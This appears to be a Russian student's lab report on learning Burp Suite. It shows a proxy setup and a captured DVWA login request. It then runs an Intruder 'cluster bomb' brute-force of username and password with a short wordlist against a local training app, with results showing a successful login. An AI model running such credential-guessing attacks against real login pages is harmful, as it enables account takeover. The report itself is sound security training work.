

# Индивидуальный проект. Этап 5

## Основы информационной безопасности

---

Жибицкая Е.Д.

Российский университет дружбы народов, Москва, Россия


Цель

---

- Завершение выполнения индивидуального проекта. Знакомство и освоение Burp Suite

## Ход работы

---



```
edzhibitskaya@kali: ~  
File Actions Edit View Help  
(edzhibitskaya@kali)-[~]  
$ sudo systemctl start mysql  
[sudo] password for edzhibitskaya:  
(edzhibitskaya@kali)-[~]  
$ sudo systemctl start apache2  
(edzhibitskaya@kali)-[~]  
$
```

Рис. 1: Запуск mysql и apache2




Рис. 2: Запуск burpsuite

# Настройка




Рис. 3: Настройки соединения




Рис. 4: Параметр  
`network.proxy.allow_hijacking_localhost`

# Настройка внутри приложения




Рис. 5: Настройки приложения



**Intercept is on**

Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.

[Learn more](#)

[Open browser](#)

Рис. 6: Включение intercept

Заходим на DVWA и смотрим, что  
появляется во вкладке Proxu




Рис. 7: Переход на DVWA



#	Target	Proxy	Method	Host	Collaborator	Sequence	Decoder	Compressor	Logger	Organizer	Extensions	Learn
Scope: none, definition: none												
httpfilter: Hiding not found items; hiding CSS, image and general binary contents; hiding 4xx responses; hiding empty folders												
http://127.0.0.1												
Host	Method	URL	Params	Status code	Length	MIME type	Title					
http://127.0.0.1	GET	/DWA/login.php		200	1670	HTML	Login: DWA vulnerable					
http://127.0.0.1	GET	(DWA/DWA/login.css)										
http://127.0.0.1	GET	(DWA/DWA/images/login_...										

Request

ProxyRawHex

<




Рис. 10: Перенаправление в Intruder

# Cluster bomb attack

The screenshot shows a web application security tool interface. At the top, there's a title bar with a question mark icon and the text "Cluster bomb attack". Below this is a "Target" field containing the URL "http://127.0.0.1". Underneath the target field are three buttons: "Add \$", "Clear \$", and "Auto \$". The main area of the interface displays a list of HTTP request details, numbered 1 through 10. The details include the method (POST), path (/DWA/login.php), protocol (HTTP/1.1), host (127.0.0.1), user-agent (Mozilla/5.0), accept headers, accept-encoding (gzip, deflate, br), content-type (application/x-www-form-urlencoded), content-length (85), origin (http://127.0.0.1), connection (keep-alive), referer (http://127.0.0.1/DWA/login.php), cookie (security=impossible; PHPSESSID=insgisnrtf20nkp376q64esq3), upgrade-insecure-requests (1), sec-fetch-dest (document), sec-fetch-mode (navigate), sec-fetch-site (same-origin), sec-fetch-user (1), priority (u=0, i), and the request body (10) which contains a form submission with fields for username, password, login, and user\_token.

```
1 POST /DWA/login.php HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 85
9 Origin: http://127.0.0.1
10 Connection: keep-alive
11 Referer: http://127.0.0.1/DWA/login.php
12 Cookie: security=impossible; PHPSESSID=insgisnrtf20nkp376q64esq3
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: 1
18 Priority: u=0, i
19
20 username=$aaaa$&password=$aaaa$&Login=Login&user_token=2795346fec0c648e25bf6eb6c6255965
```

Рис. 11: Cluster bomb attack

The screenshot shows the "Payloads" configuration panel of a web application security tool. The panel has a title bar with icons for a list, a play button, settings, and a close button. Below the title bar, there are four configuration fields: "Payload position" (set to 1), "Payload type" (set to "Simple list"), "Payload count" (set to 4), and "Request count" (set to 16). Below these fields is a section titled "Payload configuration" with a sub-header "This payload type lets you configure a simple list of strings that are used as payloads." This section contains a list of strings: "admin", "root", and "password". To the left of this list are five buttons: "Paste", "Load...", "Remove", "Clear", and "Deduplicate". Below the list is an "Add" button and a text input field. At the bottom of the panel is a dropdown menu labeled "Add from list... [Pro version only]". The bottom of the panel shows a section titled "Payload processing" with a sub-header.

**Payloads**

Payload position: 1  
Payload type: Simple list  
Payload count: 4  
Request count: 16

**Payload configuration**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste  
Load...  
Remove  
Clear  
Deduplicate

admin  
root  
password

Add  
Add from list... [Pro version only]

**Payload processing**

Рис. 12: Заполнение данных

# Результаты атаки

## 3. Intruder attack of http://127.0.0.1

Results

Positions

Intruder attack results filter: Showing all items

Request	Payload1	Payload2	Status code	Response received	Error	Timeout	Length	Content
7	root	root	302	23			475	
8	password	root	302	7			475	
9	admin	password	302	90			476	
10	root	password	302	26			475	
11	password	password	302	12			475	
12	password	password	302	8			475	
13		12345	302	17			475	
14	admin	12345	302	15			475	
15	root	12345	302	10			475	
16	password	12345	302	7			475	

RequestResponse

PrettyRawHexRender

1 HTTP/1.1 302 Found

2 Date: Sun, 30 Mar 2025 18:26:00 GMT

3 Server: Apache/2.4.62 (Debian)

4 Expires: Thu, 19 Nov 1981 08:52:00 GMT

5 Cache-Control: no-store, no-cache, must-revalidate

6 Pragma: no-cache

7 Set-Cookie: PHPSESSID=fh08vkun7l4h0a9shhtgovapc; expires=Mon, 31 Mar 2025 18:26:00 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict

8 Location: login.php

9 Content-Length: 0

10 Keep-Alive: timeout=5, max=96

11 Connection: Keep-Alive

12 Content-Type: text/html; charset=UTF-8

13

14

Рис. 13: Атака

## 3. Intruder attack of http://127.0.0.1

Results		Positions	
▼ Intruder attack results filter: Showing all items			
Reques: ^	Payload 1	Payload 2	
7	root	root	
8	password	root	
9		password	
10	admin	password	
11	root	password	
12	password	password	
13		12345	
14	admin	12345	
15	root	12345	
16	password	12345	

Request	Response
Pretty	Raw
1	HTTP/1.1 302 Found
2	Date: Sun, 30 Mar 2025 18:25:59 GMT
3	Server: Apache/2.4.62 (Debian)
4	Expires: Thu, 19 Nov 1981 08:52:00 GMT
5	Cache-Control: no-store, no-cache, must-revalidate
6	Pragma: no-cache
7	Set-Cookie: PHPSESSID=um0sc1mp0dfrokj6lu0sg0mp6; expires=Mon, 31 Mar 2025 18:25:59 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
8	Location: index.php
9	Content-Length: 0
10	Keep-Alive: timeout=5, max=98
11	Connection: Keep-Alive
12	Content-Type: text/html; charset=UTF-8
13	
14	

Рис. 14: Успешный подбор

# Repeater




Рис. 15: Repeater

Изучим также работы repeater. Перенаправим туда любой результат, посмотрим на его ответ в виде render - увидим страницу входа.

## Выводы

---

- В ходе работы было произведена знакомство с Burp Suite, произведен анализ работы и принцип атаки подбора данных для входа